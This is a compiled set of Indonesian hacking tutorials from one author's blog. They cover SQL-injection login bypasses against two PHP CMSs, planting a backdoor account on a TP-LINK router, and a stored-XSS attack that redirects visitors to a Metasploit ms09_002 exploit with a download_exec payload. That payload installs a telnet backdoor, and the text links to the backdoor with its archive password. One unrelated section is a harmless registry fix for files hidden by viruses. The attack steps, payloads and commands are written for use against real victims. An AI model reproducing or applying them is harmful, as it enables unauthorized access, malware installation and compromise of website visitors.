The screenshot shows a login form titled "Login" with a light beige background. It contains the text "Please enter your username and password" followed by two input fields labeled "Username" and "Password". Below the fields is a "Submit" button. At the bottom, it says "Copyright © 2010 by Network Data Systems Limited".


Disini penulis coba melakukan serangan SQL Injection pada target.



This screenshot shows the same login form as before, but the "Password" field now contains the SQL injection payload: `SELECT * from user whe`. The "Submit" button and the footer text remain the same.

Ketika penulis memasukkan inputan SQL untuk login dengan teknik SQL Injection ternyata dibatasi hanya sampai ' UNION SELECT * from user whe.

Disini kita lihat metode pengiriman dan batasan panjang maksimal karakter yang bisa diinputkan pada form dengan melakukan klik kanan lalu melakukan page view source.



```

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>ETICKETING</title>
<link href="../../css/login.css" rel="stylesheet" type="text/css" />
<div align="center"><fieldset><legend align="center">Login</legend>
<br>
<br>
<form action="loginscript.php" method="POST">
  <table border="0" align="center" width="80%">
    <tr>
      <td colspan="2">
        <div align="center" class="please">Please enter your username and password</div>
      </td>
    </tr>
    <tr>
      <td>Username</td>
      <td><input class="textfield" type="text" name="user_name" value="" class="textfield"/></td>
    </tr>
    <tr>
      <td>Password</td>
      <td><input class="textfield" type="password" name="password" value="" maxlength="30" class="textfield"/></td>
    </tr>
    <tr>
      <td><input type="submit" value="Submit" maxlength="30" class="formbutton"/></td>
    </tr>
  </table>

```

Diatas tampil source codenya. CMS ini menggunakan metode Post dan batasan panjang karakter adalah 30 untuk bisa diinputkan.

Kita simpan saja isi source codenya lalu kita paste pada file baru lalu simpan. Pada file yang baru anda ubah pada actionnya misal [http://\(target\)/eticket/loginscript.php](http://(target)/eticket/loginscript.php).

Setelah pada action diubah maka pada maxlength di password, diganti nilainya, misal ketik saja 100, contohnya seperti dibawah ini

```

<td><input type="password" name="password" value="" UNION
SELECT * from user where user_name = 'admin' maxlength="100"/></td>

```

Setelah selesai anda simpan filenya dalam bentuk html saja, lalu anda jalankan.

Login

Please enter your username and password

Username

Password

Copyright © 2010 by [Network Data Systems Limited](#)

Setelah dipanggil file yang sudah kita duplikat, akan tampil seperti tampilan diatas, langsung saja anda klik submit.

Hasilnya adalah anda masuk ke halaman admin.

File Edit View Favorites Tools Help

Back Forward Stop Reload Home Search Favorites

Address <http://localhost/eticket/setup/main.php>

Hertz Car Rental
Murtala
Muhammad
Airport Ikeja
Lagos
info@c-

E-Ticketing

Abuja
Administrator

Update
Select

Main

- Setup
 - Bus
 - Company
 - Departure
 - Time
 - Bus
 - Schedule
 - Price Post
 - Route

TICKETING

Lastname	<input type="text"/>
Firstname	<input type="text"/>
Phone Number	<input type="text"/>
Travelling Date	<input type="text"/>
Route	<input type="text" value="Pick Route"/>
Bus Type	<input type="text" value="Bus Type"/>
Fare Amount	<input type="text"/>
Vehicle Number	<input type="text" value="Bus Number"/>

Kesimpulannya adalah walaupun anda berusaha untuk membatasi apa yang diinputkan dari sisi client seperti HTML maka dapat dimanipulasi oleh si attacker.


Oleh Kurniawan – yk_family_code@yahoo.com

Hacking dengan SQL Injection pada CMS Acute Control panel

Sebenarnya ini teknik yang sudah sangat jadul dan tutorial inipun agak mirip dengan tutorial sebelumnya yang saya tulis yaitu Hacking CMS eticket dengan memanipulasi source html untuk serangan SQL Injection tapi fokus bahasannya di tutorial tersebut adalah pada source htmlnya yang dapat dimanipulasi untuk membantu melakukan serangan SQL Injection. Untuk menambah materi belajar maka penulis buat tutorial ini.

Untuk tulisan-tulisan penulis yang lainnya berhubungan dengan SQL Injection dapat dicari di blog ini seperti contoh SQL Injection di plugin wordpress, dalam konteks ini karena kasusnya beda maka tekniknya juga beda.

Disini penulis mengambil contoh CMS Acute Control Panel 1.0 yang bug ini ditemukan oleh SirGod. Sebelum memulai ini penulis melakukan download CMS ini lalu menginstalnya, setelah instalasi selesai, penulis masuk di file login.php



```
login - Notepad
File Edit Format View Help
$navno = 1;

$navitem[$navno] = "<a href=?p=\"\".$pagenav_result['0'].\"\"
title=\"\".$pagenav_result['3'].\"\">\".$pagenav_result['1'].\"</a>\";

$navno++;
$nav .= $nav."<li><a href=?p=\"\".$pagenav_result['0'].\"\"
title=\"\".$pagenav_result['3'].\"\">\".$pagenav_result['1'].\"</a></li>\n\";

$nav = "<ul>\n$nav</ul>\n\";
// ##### pages for links ##
} else {
//login get fields
$username = strtolower($_POST['username']);
$password = strtolower($_POST['password']);

if (!empty($username) || !empty($password)){
    $query = mysql_query("SELECT id,username,password,email,fullname,permissions FROM user
WHERE username='$username' AND password='$password'", $conn) or die(mysql_error());
    $row = mysql_fetch_array($query);
    if($row['activated'] == "y"){ // check if account is activated
        if(!$username == $row['username'] and !$password == $row['password'] ){
            echo "Login Failed, <br />Username or Password is incorrect, please retry.<br /><br />If
you continue to recieve problems you maybe have forgot your username or password , use our
forms to retrieve them.<br /><br /> Contacts us for any further help.";
        }else{
            echo "Processing Login....<br />";
        }
        if(mysql_numrows($query)== 1){
            $_SESSION['username']=$row['username'];
        }
    }
}
```

Perhatikan pada nilai dari variabel \$query, disini penulis mencoba mengganti \$username dengan admin ' or ' 1=1 yang dilakukan dengan menggunakan console MySQL untuk menguji.

```

Select Command Prompt - mysql-u root-p

D:\xampp\mysql\bin>mysql -u root -p
Enter password: *****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 104
Server version: 5.0.51b-community MySQL Community Edition (GPL)


Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use acute
Database changed
mysql> SELECT id,username,password,email,fullname,permissions FROM 'users' WHERE
username='admin' or '1=1' AND password='$password'
-> ;
+-----+-----+-----+-----+-----+-----+
| id | username | password | email | fullname | permissions |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | spencer@rediscussed.com | acute-cp creator | 1 |
+-----+-----+-----+-----+-----+-----+
1 row in set, 1 warning (0.00 sec)


mysql>
```

Dengan perintah diatas maka outnyanya setelah penulis menggantinya adalah tampil username serta passwordnya dalam bentuk hash. Dengan perintah SQL admin ' or ' 1=1 maka hasil selection akan selalu TRUE.

Jika sudah demikian maka tinggal kita melakukan login saja untuk menguji apakah dapat masuk ke login web.



Hasilnya adalah



Bingo, masuk ke halaman admin.

Oleh Kurniawan – yk_family_code@yahoo.com


Membuat backdoor account pada router modem ADSL



Backdoor account router modem ADSL adalah pintu belakang untuk masuk ke router modem dengan menggunakan account yang lain pada router modem ADSL.

Untuk membuat account maka anda harus mengetahui password admin, untuk mengetahui password admin dapat menggunakan berbagai cara, contohnya <http://blog.xcode.or.id/?p=459>.

Disini kasus kita adalah router modem TP-LINK dan diasumsikan anda sudah mengetahui passwordnya, atau lebih beruntung lagi jika misal masih default setting passwordnya, passwordnya adalah admin juga sama dengan usernamenya hhi.



Masukkan perintah telnet 192.168.1.1

```
Telnet 192.168.1.1
Password: *****
Copyright (c) 2001 - 2006 TP-Link Technologies Co., LTD
TP-LINK> sys
adjtime      countrycode  edit         feature
hostname     log         resetlog     stdio
time         syslog      version      view
wdog         romreset   infohide     upnp
atsh         diag       routeip      bridge
save         display    password     default
adminname    modelcheck multiuser     defaultTCrestore
pswauthen    hangdbg    pppname lock  defaultpwdcheck
fwuptimeout  sptrosize compileid     dhcpprobe
nm           cwnp       socket       filter
ddns         cpu        snmp
TP-LINK> sys multiuser
usage: sys multiuser [off|username] [password]
Multi-user mode: 0
TP-LINK> sys multiuser maskurniawan memangganteng
Multi-user mode: 1
TP-LINK>
```

Ikuti perintah dibawah ini

1. Masukkan password modem router.
2. Untuk mengetahui Router modemnya pada mode multiuser atau tidak, maka masukkan perintah : sys multiuser

Jika tampil outputnya adalah Multi-user mode: 0 maka tidak ada account lain selain username admin, jika output Multi-user mode: 1 maka disitu ada account lain.

Untuk membuat account lain alias backdoor account maka masukkan perintah :

sys multiuser (username) (password)

Jika muncul outputnya adalah Multi-user mode: 1 seperti pada gambar maka account baru sudah ditambahkan.



Jika sudah tinggal login saja dengan menggunakan account backdoor yang sudah dibuat.

TP-LINK®						
Status	Interface Setup		Advanced Setup		Access Management	
	Device Info		System Log			
Device Information						
Firmware Version : 3.0.1 Build 091015 Rel.02846						
MAC Address : 94:0c:6d:fd:5b:46						
LAN						
IP Address : 192.168.1.1						
Subnet Mask : 255.255.255.0						
DHCP Server : Disabled						
WAN						
PVC	VPI/VCI	IP Address	Subnet	GateWay	DNS	

Tampilan router modem yang siap untuk di edit. Misal jika ingin melakukan serangan pada DNS untuk mengarahkan halaman web ke fake login seperti facebook dapat masuk ke <http://blog.xcode.or.id/?p=572>. PoC untuk remote juga dimungkinkan misal untuk eksploitasi celah browser dan sebagainya.

Bagi pengguna speedy, pastikan modem anda tidak ada account lain yang dibuat oleh orang lain yang tidak anda ketahui atau tidak bertanggung jawab dengan cara masuk ke telnet router modem ketikkan sys multiuser, jika outputnya Multi-user mode: 1, maka matikan saja multiusernya dengan cara sys multiuser off. Serangan-serangan untuk eksploitasi korban bukan hanya karena ada niat tapi juga karena ada kesempatan.

Oleh Kurniawan – yk_family_code@yahoo.com

Memanfaatkan celah XSS Persistent pada suatu web untuk menyebarkan backdoor telnet ke para pengunjung web



Sebelum membaca tutorial bagi yang belum mengetahui XSS Persistent maka disarankan anda masuk ke <http://blog.xcode.or.id/?p=983> untuk lebih memahami XSS Persistent.

Pertama-tama anda dapat membuat sebuah file dengan nama web.php

web.php :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<title>Error page</title>
</HEAD>
<BODY>
<?php
$ipaddress = $_SERVER['REMOTE_ADDR'];
$referrer = getenv('HTTP_REFERER');
$simpandate = date("d-m-y / H:i:s");
$userAgent = getenv('HTTP_USER_AGENT');
$invoegen = $simpandate . "
<br/><b>IP :</b> " . $ipaddress . "
<br/> <b>From :</b> <a href='" . $referrer . "'> " . $referrer . "</a>
<br/><b>Browser :</b> " . $userAgent . "
<br />=====<br/>";
$fopen = fopen("daftar_ip.html", "a");
fwrite($fopen, $invoegen);
fclose($fopen);
?>
<script type='text/javascript'>
window.location.href="http://(ip komputer anda)"/";
</script>
</BODY>
</HTML>
```

Lalu buat file kosong dengan nama `daftar_ip.html`.

Kita siapkan Metasploit Framework, disini ada berbagai eksploitasi browser dan aplikasi-aplikasi yang dapat berintegrasi dengan browser misal Adobe Acrobat.

Disini penulis contohkan untuk IE 7.

MM	
MMMMMMMMMMMMMMM	MMMMMMMMMMMMMM
MMMN\$	vMMMM
MMMNl MMMM	MMMM JMmmm
MMMNl MMMMMMMN NMMMMMM	JMmmm
MMMNl MMMMMMMMMMMNmnmNMMMMMMMM	JMmmm
MMMNl MMMMMMMMMMMMMMMMMMMMMMMMM	jMMMM
MMMNl MMMMMMMMMMMMMMMMMMMMMMMMM	jMMMM
MMMNl MMMMM MMMMMMM MMMMM	jMMMM
MMMNl MMMMM MMMMMMM MMMMM	jMMMM
MMMNl MMMNM MMMMMMM MMMMM	jMMMM
MMMNl WMMMM MMMMMMM MMMM#	JMMMM
MMMR ?MMNM	MMMM dMMMM
MMMMNm `?MMM	MMMM` dMMMM
MMMMMMN ?MM	MM? NMMMMN
MMMMMMMNNe	JMMMMNNMMM
MMMMMMMMMMNm ,	eMMMMMMNMNM
MMMMNNNMNMNNMMMMNx	MMMMMMNMNMNMNM
MMMMMMMMNMNMNMNMmm+ . . +MMNMNMNMNMNMNMNMNMNM	

```
= [ metasploit v4.0.0-release [core:4.0 api:1.0]
+ - --[ 718 exploits - 361 auxiliary - 68 post
+ - --[ 226 payloads - 27 encoders - 8 nops
= [ svn r13462 updated 229 days ago (2011.08.01)
```

Warning: This copy of the Metasploit Framework was last updated 229 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:

<https://community.rapid7.com/docs/DOC-1306>

```
msf > use exploit/windows/browser/ms09_002_memory_corruption
msf exploit(ms09_002_memory_corruption) > set PAYLOAD
windows/download_exec
PAYLOAD => windows/download_exec
msf exploit(ms09_002_memory_corruption) > set SRVPORT 80
msf exploit(ms09_002_memory_corruption) > set URL http://(domain anda
tempat meletakkan file telnet)/telnet2.exe
SRVPORT => 80
URL => http://(domain anda tempat meletakkan file telnet)/telnet2.exe
msf exploit(ms09_002_memory_corruption) > set URIPATH /
URIPATH => /
msf exploit(ms09_002_memory_corruption) > exploit
```

Setelah memasukkan perintah-perintah diatas maka komputer anda sudah siap untuk menerima kunjungan dari browser korban.

Karena kita menggunakan backdoor telnet maka target juga harus memiliki IP Publik dan berhubungan langsung dengan komputernya misalnya dia menggunakan Indos*t M2, atau Telk*m Fl*sh. Jika target anda tidak mempunyai IP Publik yang berhubungan langsung dengan komputernya maka anda dapat menggunakan backdoor lain yang sifatnya komputer korban memanggil komputer penyerang yang konsepnya sama dengan Connect Back.

Skenario

Pada target yang memilih celah XSS Persistent dapat dimasukkan
<script>document.location=' [http://\(web anda\)/web.php](http://(web anda)/web.php)';</script>

Ketika sudah disimpan oleh web dan korban membuka web tersebut maka korban dari website yang dia buka akan menjalankan web.php dan terekam ip komputer korban, dari situ browser akan diarahkan untuk membuka exploit di komputer attacker. Saat exploit bekerja dengan baik maka korban akan mendownload otomatis file telnet2.exe dan dijalankan.

Saat komputer korban menjalankan file telnet2.exe maka kita dapat melihat daftar IP (daftar_ip.html) yang terekam tadi tinggal kita masuk ke komputer korban dengan perintah telnet (ip korban) 5000. Mengapa port 5000? karena file telnet2.exe membuka pada port 5000.

Download : <http://xcode.or.id/telnetbackdoor.rar>

*Program ini terdeteksi sebagai malware oleh AV

Password : yogyafree

Oleh Kurniawan – yk_family_code@yahoo.com

XSS Persistent untuk deface halaman web

Berjumpa lagi dengan saya Mas Kurniawan. Sebelumnya penulis telah membahas tentang XSS, untuk review ke belakang penulis akan membahasnya kembali bahwa XSS adalah salah satu serangan injeksi code (kode html) yang dimana sebelumnya di blog ini yang dibahas adalah yang sifatnya reflected atau non persistent yang disitu kode HTML tidak tersimpan di web server.

Teknik XSS (Cross Site Scripting) untuk mendapatkan shell target si pembuka URL <http://blog.xcode.or.id/?p=634>

Juga di <http://blog.xcode.or.id/?p=883> dibahas dari scanning XSS dan eksploitasinya.

Disini penulis akan membahas tentang XSS stored atau Persistent yang dapat berpengaruh pada semua klien yang masuk ke halaman web tersebut karena inputan HTML kita akan disimpan didalam web server.

Contohnya target kita adalah CMS Max Guestbook, CMS ini tidak ada databasenya, hasil rekaman disimpan di web server.

Disini penulis mencoba melakukan inputan pada "Name", disini inputannya adalah :

```
<script>alert('Kurniawan memang ganteng')</script>
```

Seperti dibawah ini :



The screenshot shows a web browser window displaying 'Max's Guestbook'. The page has a blue header with the title 'Max's Guestbook'. Below the header, it says 'No messages at the moment!'. There is a form with three input fields: 'Name:', 'Email:', and 'Your message:'. The 'Name' field contains the XSS payload: `<script>alert('Kurniawan memang ganteng')</script>`. The 'Email' field contains the text: `yk_family_code@yahoo.com`. The 'Your message' field contains the text: `Testing -, -a`. Below the form is a 'Save' button. At the bottom of the page, it says 'Powered by PHP-F1'.


Hasilnya adalah



Ketika pengunjung lain masuk ke buku tamu tersebut maka pesan alert “Kurniawan memang ganteng” tetap muncul karena inputan HTML yang penulis lakukan tersimpan dalam web server.

Sekarang kita coba dengan

```
<script>document.location='http://xcode.or.id/sample.html';</script>
```



Maka hasilnya buku tamu akan melakukan redirect ke <http://xcode.or.id/sample.html>

Dengan demikian maka kesimpulannya adalah XSS stored atau Persistent mempunyai efek serangan yang lebih besar dibandingkan dengan XSS sifatnya reflected atau non persistent.

Oleh Kurniawan – yk_family_code@yahoo.com

Tampilkan Hidden File dan Folder yang ter Hidden oleh Virus

Assalamualaikum Wr. Wb.

Nih artikel pertamaku guys, jd mohon maaf bila ada kesalahan atau kata2 yg tak berkenan..

oke...

Pernah file dan/atau folder-folder kamu hilang karena komputer terserang virus? Tenang...! Tidak perlu panik dulu. Tulisan kali ini akan membahas tutorial bagaimana mengembalikan file dan folder yang “hilang” (sebenarnya hanya ter-hidden alias disembunyikan) oleh virus pada windows. Meski kasus ini sudah lama ada, virus-virus baru masih saja hobi mengulangi kasus meng-hidden file seperti ini.

Perlu ditekankan bahwa file dan folder yang bisa dikembalikan menjadi normal adalah file atau folder yang “hanya” disembunyikan oleh virus. File dan folder yang benar-benar hilang atau terhapus tidak bisa dikembalikan lagi, kecuali menggunakan sistem restore. Okeh, kita mulai tutorial bagaimana menampilkan kembali file dan folder yang di-hidden oleh virus:

1. Start > Run > Notepad

Copy Paste-kan :

Code:

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]

“ServerAdminUI”=dword:00000000

“Hidden”=dword:00000001

“ShowCompColor”=dword:00000001

“HideFileExt”=dword:00000001

“DontPrettyPath”=dword:00000000

“ShowInfoTip”=dword:00000001

“HideIcons”=dword:00000000

“MapNetDrvBtn”=dword:00000000

“WebView”=dword:00000001

“Filter”=dword:00000000

“SuperHidden”=dword:00000001

“SeparateProcess”=dword:00000000

“ListviewAlphaSelect”=dword:00000001

“ListviewShadow”=dword:00000001

“ListviewWatermark”=dword:00000001

“TaskbarAnimations”=dword:00000001

“StartMenuInit”=dword:00000002

“StartButtonBalloonTip”=dword:00000002

“TaskbarSizeMove”=dword:00000000

"TaskbarGlomming"=dword:00000000
"NoNetCrawling"=dword:00000000
"FolderContentsInfoTip"=dword:00000001
"FriendlyTree"=dword:00000001
"WebViewBarricade"=dword:00000000
"DisableThumbnailCache"=dword:00000000
"ShowSuperHidden"=dword:00000001
"ClassicViewState"=dword:00000000
"PersistBrowsers"=dword:00000000
"Start_LargeMFUIcons"=dword:00000001
"Start_MinMFU"=dword:00000006
Save file dgn nama : **showhiddenfiles.reg** (save dimana saja)

2. Start > Run > Notepad

Copy Paste-kan :

Code:

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\NOHIDDEN]
"RegPath"="Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced"
"Text"="@shell32.dll,-30501"
"Type"="radio"
"CheckedValue"=dword:00000002
"ValueName"="Hidden"
"DefaultValue"=dword:00000000
"HKeyRoot"=dword:80000001
"HelpID"="shell.hlp#51104"
Save file dgn nama : **nohidden.reg** (terserah mo di save dimana saja lg...heheh)

3. Start > Run > Notepad

Copy Paste-kan :

Code:

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]
"RegPath"="Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced"
"Text"="@shell32.dll,-30500"
"Type"="radio"
"CheckedValue"=dword:00000001
"ValueName"="Hidden"
"DefaultValue"=dword:00000002
"HKeyRoot"=dword:80000001
"HelpID"="shell.hlp#51105"
Save file dgn nama : **showall.reg** (terserah mo di save dimana sj lg....wkwwkwk)

Setelah 3 file tersebut diatas jadi, klik satu persatu mulai dr no. 1 s/d 3 (Pilih "Yes")

NB : Simpan file (.REG) ini baik2, dan apabila suatu zaman nanti file & folder anda di-hidden lg oleh virus, anda dpt menggunakanx kembali..... Ok

penulis : Febrian Aji Nugroho
add me, facebook : Nama Saya Febri
email : febri.penyu@yahoo.co.id

thanks to : Allah SWT, dan smua yg baca, thank you..

Teknik menggunakan reverse TCP untuk mendapatkan shell dengan memanfaatkan celah pada browser



Sebenarnya ini teknik lama yang cukup populer di jaman dulu tapi tidak ada salahnya penulis membahasnya. Umumnya target dengan celah keamanan browser adalah salah satu sasaran empuk untuk dimanfaatkan oleh peretas, apalagi yang masih menggunakan Internet explorer, bahkan Internet explorer 8 dengan Windows 7 pun tidak kalah terancamnya untuk diobok-obok, dimana penulis telah membuat tutorialnya tahun lalu di <http://blog.xcode.or.id/?p=209>. Disini penulis contohkan saja bagi pengguna Windows XP SP2 atau SP3 yang masih menggunakan IE 6, dimana begitu mudah dieksploitasi dengan celah memory corruption yang ada pada komponen “Operation Aurora”, Microsoft merilis bulletinnya tentang ini pada bulan Januari 2010 di <http://technet.microsoft.com/en-us/security/bulletin/ms10-jan>.

Disini penulis langsung saja contoh mempraktekannya di lingkungan LAN.

Dalam Metasloit Framework :

```

_.' ##### ; "
_.' ;@ @@" ; _.' ..
_.' cccccc' ,,' ccc cccccc' ,,' cccccc "
_.' aaaaaaaaaaaaaaaaaa aaaaaaaaaa @ ;
_.' aaaaaaaaaaaaaaaaaa ccccccccccccccccccc '
_.' cccc _.' @ c _.' _.' _.'
_.' c' ; c @ _.' ; '
| aaaa aaaa @ _.'
_.' ccc ccc aa ,
_.' aaaa aa .
_.' ccc @ ;
( 3 C ) /|_ / Metasploit! \
;@' _.'* _.' " \|- \_ /
_.' _.' /

```

```
